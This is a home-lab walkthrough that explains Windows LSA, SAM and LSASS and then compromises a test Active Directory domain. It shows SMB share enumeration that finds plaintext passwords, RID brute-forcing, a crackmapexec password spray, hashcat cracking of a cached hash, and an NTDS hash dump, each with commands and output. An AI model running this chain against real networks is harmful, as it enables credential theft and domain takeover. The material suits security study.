

LSA and LSASS

What is LSA?

What is SAM?

What is the LSASS?

Exploits that allow us to dump LSA:

Gaining access to a user account:


Dumping NTDS with the Domain Creds we got the:

What is LSA?

- **LSA (Local Security Authority):**
 - **What It Is:** A part of Windows that deals with security.
 - **What It Does:** Handles security policies, manages credentials, and interacts with various security components.
 - **Role:** It's like the security brain of the system, making sure that the policies are enforced and managing credentials.
 - **Purpose:** LSA maintains security policies and handles authentication. It doesn't store passwords directly but manages credentials and related security settings.

LSA PATH:


- `HKEY-LOCAL-MACHINE/SECURITY/POLICY/Secret`



What is SAM?

- **SAM (Security Accounts Manager):**

- **What It Is:** A database that stores user account information.
- **What It Does:** Keeps track of user accounts, their passwords (in a hashed form), and their permissions.
- **Role:** Think of it as the directory of user accounts and their security information, which helps in validating user logins.
- **Purpose:** The SAM database contains hashed passwords for all user accounts, including administrative accounts. The actual passwords are not stored; instead, they are stored in a hashed and encrypted format.
- **HKEY-LOCAL-MACHINE/SECURITY/SAM**
- **File stored at:** `C:\Windows\System32\config\SAM`




What is the LSASS?

- **LSSAS (Local Security Authority Subsystem Service):**

- **What It Is:** A background service in Windows.
- **What It Does:** Manages user logins, enforces security policies, and handles authentication.

- **Role:** Think of it as the system's security manager that ensures everything is secure and that only authorized users can access the system.



- This is the LSASS process in task manager and we can see it being comprised of a few different subprocesses.

Name	Status
<div> <div> Local Security Authority Process (4) </div> <div> <div>Credential Manager</div> <div>Security Accounts Manager</div> <div>CNG Key Isolation</div> <div>Encrypting File System (EFS)</div> </div> </div>	

Exploits that allow us to dump LSA:

```
(kali㉿kali)-[~/Desktop/AD-LAB/LSA]
$ sudo nmap -sV -sC -T4 -p139,445 192.168.211.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 18:59 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 19:00 (0:00:00 remaining)
Nmap scan report for KALIDC.local (192.168.211.139)
Host is up (0.00064s latency).

PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
MAC Address: 00:0C:29:81:DE:F9 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ nbstat: NetBIOS name: DCMICHAEL, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:81:de:f9 (VMware)
|_ smb2-time:
|   date: 2024-10-15T22:59:31
|_ start_date: N/A
|_ smb2-security-mode:
|   3:1:1:
|_ Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.44 seconds
```

- NMAP default scripts, and Service version on ports 139, 445 these are both ports for SMB

Gaining access to a user account:

- Let's first enumerate the SMB shares for this lab because maybe an admin decided to leave his creds in plain text in a share...

```
(kali㉿kali)-[~/Desktop/AD-LAB/LSA]
$ smbclient -N -L \\192.168.211.139\
>

```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
hackmeLoL	Disk	this is a share where super secret stuff is stored...
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

```
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.211.139 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

- using NULL authentication and using `-N` to suppress the password prompt we're able to see a list of shares that are available in SMB.
- For this lab, I have created a share on my domain controller called "HackmeLoL"

```
(kali㉿kali)-[~/Desktop/AD-LAB/LSA]
$ smbclient -U "" \\192.168.211.139\hackmeLoL

```

```

Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> sS^C

```

- Disabled the access to the NULL authentication to only being able to access the directory listing but not access the content within the `hackmeLoL` share.

```
(kali@kali)~/Desktop/AD-LAB/LSA
$ smbclient -U "Guest" \\\192.168.211.139\hackmeLoL
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D           0   Tue Oct 15 18:00:36 2024
..                              D           0   Sat Oct 12 09:12:52 2024
passwords                       D           0   Tue Oct 15 18:28:46 2024

15564031 blocks of size 4096. 10531583 blocks available
smb: \> cd passwords
smb: \passwords> ls
.                               D           0   Tue Oct 15 18:28:46 2024
..                              D           0   Tue Oct 15 18:00:36 2024
New Text Document.txt          A           0   Tue Oct 15 18:28:46 2024
PrivateDocument.txt            A        213   Tue Oct 15 18:30:23 2024

15564031 blocks of size 4096. 10531583 blocks available
smb: \passwords> get PrivateDocument.txt
getting file \passwords\PrivateDocument.txt of size 213 as PrivateDocument.txt (104.0 KiloBytes/sec) (average 104.0 KiloBytes/sec)
smb: \passwords> quit

(kali@kali)~/Desktop/AD-LAB/LSA
$ ls
PrivateDocument.txt

(kali@kali)~/Desktop/AD-LAB/LSA
$ cat PrivateDocument.txt
user: ssx4
password: Password1

local-admin account details:
username: LOCAL-ADMIN-SX4
password: localAdmin1#

username: abad-LocalAdmin
password: LocalAdminSecurePassword123#
```

- Now as you can see we were able to access password from a smb share to a admin left behind.

Lets do a password spray.

- Now we have a valid password and a list of domain accounts that we can use for a password spray.
 - Let's add the usernames to a text file.

```
(kali@kali)-[~/Desktop/AD-LAB/LSA]
└─$ crackmapexec smb 192.168.211.137 -u "Guest" -p "" --rid-brute
SMB 192.168.211.137 445 SUZUKI-WORKSTAT [*] Windows 10.0 Build 19041 x64 (name:SUZUKI-WORKSTAT) (domain:KALIDC.local) (signing:False) (SMBv1:False)
SMB 192.168.211.137 445 SUZUKI-WORKSTAT [*] KALIDC.local\Guest:
SMB 192.168.211.137 445 SUZUKI-WORKSTAT [*] Brute forcing RIDs
SMB 192.168.211.137 445 SUZUKI-WORKSTAT 500: SUZUKI-WORKSTAT\Local-Administrator (SidTypeUser)
SMB 192.168.211.137 445 SUZUKI-WORKSTAT 501: SUZUKI-WORKSTAT\Guest (SidTypeUser)
SMB 192.168.211.137 445 SUZUKI-WORKSTAT 503: SUZUKI-WORKSTAT\DefaultAccount (SidTypeUser)
SMB 192.168.211.137 445 SUZUKI-WORKSTAT 504: SUZUKI-WORKSTAT\WDAGUtilityAccount (SidTypeUser)
SMB 192.168.211.137 445 SUZUKI-WORKSTAT 513: SUZUKI-WORKSTAT\None (SidTypeGroup)
SMB 192.168.211.137 445 SUZUKI-WORKSTAT 1001: SUZUKI-WORKSTAT\Suzuki (SidTypeUser)
SMB 192.168.211.137 445 SUZUKI-WORKSTAT 1002: SUZUKI-WORKSTAT\LOCAL-ADMIN-SX4 (SidTypeUser)
SMB 192.168.211.137 445 SUZUKI-WORKSTAT 1011: SUZUKI-WORKSTAT\test (SidTypeUser)

(kali@kali)-[~/Desktop/AD-LAB/LSA]
└─$ nano username
(kali@kali)-[~/Desktop/AD-LAB/LSA]
└─$ grep User username | awk '{print $6}' > username.txt
(kali@kali)-[~/Desktop/AD-LAB/LSA]
└─$ cat username.txt
SUZUKI-WORKSTAT\Local-Administrator
SUZUKI-WORKSTAT\Guest
SUZUKI-WORKSTAT\DefaultAccount
SUZUKI-WORKSTAT\WDAGUtilityAccount
SUZUKI-WORKSTAT\Suzuki
SUZUKI-WORKSTAT\LOCAL-ADMIN-SX4
SUZUKI-WORKSTAT\test
```

- This Machine allow a Guest user to be enabled, so we were able to brute for the user RID to then do a password spray to these local accounts.

- since the account that the password was being reused on was a domain admin the `crackmapexec` output in `(Pwn3d!)`
- now let's try to dump LSA.

```
(kali@kali)-[~/Desktop/AD-LAB/LSA]
└─$ crackmapexec smb 192.168.211.137 -u username.txt -p passwd --local-auth
SMB 192.168.211.137 445 SUZUKI-WORKSTAT [*] Windows 10.0 Build 19041 x64 (name:SUZUKI-WORKSTAT) (domain:SUZUKI-WORKSTAT) (signing:False) (SMBv1:False)
SMB 192.168.211.137 445 SUZUKI-WORKSTAT [*] SUZUKI-WORKSTAT\Local-Administrator:LocalAdminSecurePassword123# (Pwn3d!)
```

- now that we have access to a local admin account let's see if we can dump LSA to gain access to a domain account

- Notice this cred:

- Domain Admin creds stored in the LSA since we recently logged into this windows machine using Domain admin credentials

```
(kali㉿kali)-[~/Desktop/AD-LAB/LSA]
$ hashcat -m 2100 -a 0 test /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-12th Gen Intel(R) Core(TM) i5-12400F, 2137/4338 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344385
* Bytes.....: 53357329
* Keyspace..: 14344385

$DCC2$10240#administrator#a9fc9966b706760909a899ee9dbf4c563:Password1
```

- Now lets dump like `ntds.dit`

Dumping NTDS with the Domain Creds we got the:

```
(kali@kali) [~/Desktop/AD-LAB/LSA]
$ crackmapexec smb 192.168.211.139 -u "administrator" -p "Password1" --ntds
[*] Windows 10.0 Build 20348 x64 (name:DCMICHAEL) (domain:KALIDC.Local) (signing:True) (SMBv1:False)
[*] KALIDC.local\administrator:Password1 (Pwn3d!)
[*] Dumping the NTDS, this could take a while so go grab a redbull...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cdda88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:69a90db090eaf4ffbc18e25d28a5e6bb:::
KALIDC.local\stark:1107:aad3b435b51404eeaad3b435b51404ee:64f12cdda88057e06a81b54e73b949b:::
KALIDC.local\SQLServer:1104:aad3b435b51404eeaad3b435b51404ee:faa0e8f27203bcb4024650d8fc5f973a:::
KALIDC.local\ssx4:1105:aad3b435b51404eeaad3b435b51404ee:64f12cdda88057e06a81b54e73b949b:::
KALIDC.local\ssx4:1106:aad3b435b51404eeaad3b435b51404ee:64f12cdda88057e06a81b54e73b949b:::
KALIDC.local\ahad:1109:aad3b435b51404eeaad3b435b51404ee:64f12cdda88057e06a81b54e73b949b:::
KALIDC.local\mikelearning:1118:aad3b435b51404eeaad3b435b51404ee:881158e5946acbf6807535b3ef98a8aa:::
KALIDC.local\Michael.Temp:1113:aad3b435b51404eeaad3b435b51404ee:15759d511a5eb531f50421d5850bb36d:::
DCMICHAEL$1000:aad3b435b51404eeaad3b435b51404ee:4126d975c70a498967711494fe6dd9b1:::
ALICE-WORRSTATIS:1107:aad3b435b51404eeaad3b435b51404ee:c9ec5c0dafd3a5859d275c7ad0bc9baf:::
SUZUKI-WORRSTATIS:1100:aad3b435b51404eeaad3b435b51404ee:06b1da9719b4c24dc2766609ef66177b:::
[*] Dumped 13 NTDS hashes to /home/kali/.cme/logs/DCMICHAEL_192.168.211.139_2024-10-15_221313.ntds of which 10 were added to the database
```